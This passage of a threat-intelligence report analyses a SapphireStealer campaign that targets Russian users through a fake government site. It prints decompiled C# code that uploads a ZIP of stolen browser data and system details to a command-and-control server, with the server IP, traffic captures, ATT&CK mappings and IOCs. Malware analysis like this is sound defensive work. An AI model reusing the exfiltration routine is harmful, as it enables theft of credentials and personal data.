
- Subsequently, it iterates through all the copied files within the malware directory, generating an XML summary file as shown below, and compresses it into a ZIP archive. It creates a GUID and saves the ZIP file with that ID name.



```
<?xml version="1.0" encoding="UTF-8"?>
- <Types xmlns="http://schemas.openxmlformats.org/[redacted]/content-types">
    <Default ContentType="" Extension="[redacted]"/>
    <Default ContentType="" Extension="[redacted]"/>
    <Override ContentType="" PartName="/[redacted]r1/lddata"/>
    <Override ContentType="" PartName="/[redacted]r1/lsdata"/>
    <Override ContentType="" PartName="/[redacted]r2/lddata"/>
    <Override ContentType="" PartName="/[redacted]r2/lsdata"/>
    <Override ContentType="" PartName="/Chrome1/lddata"/>
    <Override ContentType="" PartName="/Chrome1/lsdata"/>
    <Override ContentType="" PartName="/Chrome2/lddata"/>
    <Override ContentType="" PartName="/Chrome2/lsdata"/>
    <Override ContentType="" PartName="/[redacted]0Chromium1/lddata"/>
    <Override ContentType="" PartName="/[redacted]Chromium1/lsdata"/>
    <Override ContentType="" PartName="/[redacted]Chromium2/lddata"/>
    <Override ContentType="" PartName="/[redacted]Chromium2/lsdata"/>
    <Override ContentType="" PartName="/GrabbingFiles/[redacted]"/>
</Types>
```

Figure 14 – Summary of the stolen details

- After that, it collects user system information like IP address, MAC address, and Hostname. Finally, it sends the ZIP archive file with the above victim's system information to the TAs Command-and-Control (C&C) server and deletes the ZIP archive file, as shown in the code snippet below.




```
public static void smethod_1(string[] string_1, string string_2, string string_3)
{
    using (HttpClient httpClient = new HttpClient())
    {
        string text = Class2.smethod_3(httpClient, "default");
        if (!(text == "default"))
        {
            foreach (string text2 in string_1)
            {
                try
                {
                    using (MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent(DateTime.Now.ToString(CultureInfo.InvariantCulture) ?? ""))
                    {
                        multipartFormDataContent.Add(new StreamContent(new FileStream(text2, FileMode.Open)), StringCipher.Decryptasdfasdfasdfs("9+IFGp81PfY/AxefMDtkEbVYfrfWvq
                          Xe1OIvH1gMSTW7rTOC3P5yI6ARRs3pWKOWujLWJhOLEbX6ZtrZtMlBdpwKMaCmPvXb1EfxH/fx1BSZirPTWNo5iUeSbTyQ"), string.Concat(new string[]
                        {
                            string_3,
                            "_",
                            string_2,
                            "_",
                            Path.GetFileName(text2)
                        }));
                        multipartFormDataContent.Add(new StringContent(string_3), StringCipher.Decryptasdfasdfasdfs
                          ("wqL95BxcipOsAKXQWC5GwKQtUEq8qLbCIX2NSHNfo97Qe4Y6ocfyAZe26Cz1NAGFrk5LdoyorI4Pk1YBkWUmOE7ePw464pA3fZRoWSocsEXjQdpAdwRXkO6J6IrCN7IV"));
                        multipartFormDataContent.Add(new StringContent("3"), StringCipher.Decryptasdfasdfasdfs("z0gTcFYBmRVVJy1mwVvp6nRo+4QNZvJhJtzwRpkxD8qaOUyhsF75XsM1/udQR6X
                          jGMRrRQRspVa4hnL4STsh7OLiew/W0h4/kaE6u"));
                        multipartFormDataContent.Add(new StringContent(Class2.string_0), StringCipher.Decryptasdfasdfasdfs("1gRmBErbYrtpHBoezYUB+O6AVm0oD0cJN76hKimVsDWMR2pZjrD
                          +hsWjc8OrR1ID6RG0/5ZMIHt7KuuUz/LAgrG9Ndw+tpF"));
                        multipartFormDataContent.Add(new StringContent(string.Concat(new string[]
                        {
                            Class2.smethod_4(),
                            "\n",
                            string_2,
                            "\n",
                            text2,
                            "\n",
                            string_3,
                            "\n\n"
                        })), StringCipher.Decryptasdfasdfasdfs("mQdD/SytGjujvBdNz3M9mmUV+muAkyERpRYUDlRzEWGFLkkaqvWEjrewxWpEd2g8K1az/lzgpaJGyDnt0wNw1wphR9vUne4IRQWuPDH8zrrwGo6
                        Regex.Match("", "<div class=\"tgme_widget_message_text js-message_text\" dir=\"auto\">(.*?)<\\/div>");
                        string result = httpClient.PostAsync(text, multipartFormDataContent).Result.Content.ReadAsStringAsync().Result;
                    }
                }
                catch (Exception)
                {
100 %
```

```
Locals
Name                                                  Value
Class2.smethod_4 returned                             "4[redacted]4"
string.Concat returned                                "4[redacted]4\n[redacted]12\nC:\\Users\\[redacted]\\AppData\\Local\\Temp\\\\[redacted]f.zip\nD[redacted]\n\n"
FunnyCat.StringCipher.Decryptasdfasdfasdfs returned   "info"
string_1                                              string[0x00000001]
    [0]                                               @"C:\Users\[redacted]\AppData\Local\Temp\\[redacted].zip"
string_2                                              "[redacted]2"
string_3                                              "D[redacted]"
httpClient                                            System.Net.Http.HttpClient
text                                                  "http://193.39.185.4"
```

Figure 15 – Code snippet for Exfiltration

The network traffic depicted in the following figure illustrates the communication between the victim's system and the remote server, facilitating the exfiltration of the stolen data.



```
tcp.stream eq 4
No.  Time       Source         Destination    Protocol Length Info
[redacted]
459 19.999360  [redacted]     193.39.185.4   HTTP     346 POST / HTTP/1.1  (text/plain) (text/plain) (text/plain) (text/plain)
460 19.999671  193.39.185.4   [redacted]     TCP       60 80 → 1275 [ACK] Seq=26 Ack=4[redacted] Win=64240 Len=0
466 23.482088  193.39.185.4   [redacted]     HTTP     310 HTTP/1.1 302 Found
467 23.497074  [redacted]     193.39.185.4   HTTP     159 GET / HTTP/1.1
468 23.497611  193.39.185.4   [redacted]     TCP       60 80 → 1275 [ACK] Seq=282 Ack=4[redacted]6 Win=64240 Len=0
510 28.098960  193.39.185.4   [redacted]     TCP       71 80 → 1275 [PSH, ACK] Seq=282 Ack=423606 Win=64240 Len=17 [TCP segment of a reassembled PDU]
511 28.098982  193.39.185.4   [redacted]     HTTP     419 HTTP/1.1 200 OK  (text/html)
512 28.099580  [redacted]     193.39.185.4   TCP       54 1275 → 80 [ACK] Seq=423606 Ack=664 Win=63577 Len=0
```

Wireshark · Follow TCP Stream (tcp.stream eq 4) · Ethernet1

```
POST / HTTP/1.1
Content-Type: multipart/form-data; boundary="[redacted]8"
Host: 193.39.185.4
Content-Length: 4[redacted]4
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

--[redacted]8
Content-Disposition: form-data; name=docfile; filename="[redacted].zip"; filename*=utf-8''[redacted].zip

PK.......O.eX.3.4....,[redacted]
4...p........PK.......[redacted]..Q.8....-...7......Vq.w..."qC..?v.
9q.@.
...........r.{.t.I....y[redacted]
[...x..J......y......-.[redacted]"..2...sn%....s.mcC>..C.........
6m..73.U.P3H.p.l...l.ri[redacted]...>.I.R3v...C...
8....a..mM(....GM.....4..9.3.r.3{.&.-........x..:.......x..Q......'.i~J[.YwX.dx.c..Th:.e.~.nX..q......4-.....a?
```

Figure 16 – Network details of Exfiltration to C&C

Conclusion

Threat Actors choose sensitive or official documents as lures due to their ability to manipulate emotions, create an illusion of authenticity, and attract a wide range of targets. This calculated use of social engineering techniques enhances the success of malware campaigns by helping attackers evade detection, as they masquerade as trustworthy and benign entities.

In this malware campaign, TAs are focusing on Russian individuals, utilizing a masqueraded Russian government website to distribute the malware, along with deceptive PDF documents written in Russian to mislead victims. Upon successful execution, the user becomes infected with the SapphireStealer, which then proceeds to extract sensitive information and send it to a remote server.

CRIL meticulously monitors the latest phishing or malware variants circulating, delivering timely analyses with actionable insights. This data aids users in fortifying their defenses against potential threats and attacks.

Our Recommendations

- The initial entry point may originate via spam emails. Therefore, it’s advisable to deploy strong email filtering systems to identify and prevent the dissemination of harmful attachments.
- When handling email attachments or links, particularly those from unknown senders, exercising caution is crucial. Verify the sender’s identity, particularly if an email seems suspicious.

- Deploy strong antivirus and anti-malware solutions to detect and remove malicious executable files.
- Enhance the system security by creating strong, distinct passwords for each of the accounts and, whenever feasible, activate two-factor authentication.
- Set up network-level monitoring to detect unusual activities or data exfiltration by malware. Block suspicious activities to prevent potential breaches.
- Regularly back up data to guarantee the ability to recover it in case of an infection and keep users informed about the most current phishing and social engineering methods employed by cybercriminals.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution (TA0002)	Exploitation for Client Execution (T1203)	TAs uses lure PDF document execute t malicious code.

Defense Evasion (TA0005)	Masquerading (T1036)	TAs uses fake Russian government site to spread malware. Icon mismatch, binary includes an Icon from a different legit application in order to fool users.
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Binary may include packed or crypted data.
Defense Evasion (TA0005)	Software Packing (T027.002)	Binary may include packed or crypted data.
Defense Evasion (TA0005)	Deobfuscate/Decode Files or Information (T1140)	Decode data using Base64 in .NET
Credential Access (TA0006)	OS Credential Dumping (T1003)	Tries to harvest and steal browser information (cookies, passwords, etc)
Discovery (TA0007)	System Information Discovery (T1082)	Queries the system information (host name, IP address, etc).
Discovery (TA0007)	File and Directory Discovery (T1083)	Stealer enumerate files for grabbing.
Collection (TA0009)	Data from Local System (T1005)	Tries to harvest and steal browser infor
Collection (TA0009)	Archive Collected Data (T1560)	Stealer compress the stolen data with ZIP extension.
C&C (TA0011)	Application Layer Protocol (T1071)	Malware exe communicate to C&C ser

Indicators of Compromise (IOC)

Indicators
5c025a9e86a125bf2f2ca5c1b29b42a6 6b44ab6c246c077ee0e6f51300654b3eec2fddc7 850a99d2039dadb0c15442b40c90aa4dac16319114455ab5904aa51e062fe6e1
55bb772aea4303ca373fd8940663b6bd b396a8d5e30fb179f3139d28b843b57bb8ae3f47 c816d0be8d180573d14d230b438a22d7dda6368b1ef1733754eda9804f295a2f
govermentu[.]ru
hxxp://govermentu[.]ru/media/FederalnoeUpravlenie_postanovlenie_o_vozbuzdenie_ispolnitelnogo_proizvodstava[.]exe
193.39.185[.]4

References

https://blog.talosintelligence.com/sapphirestealer-goes-open-source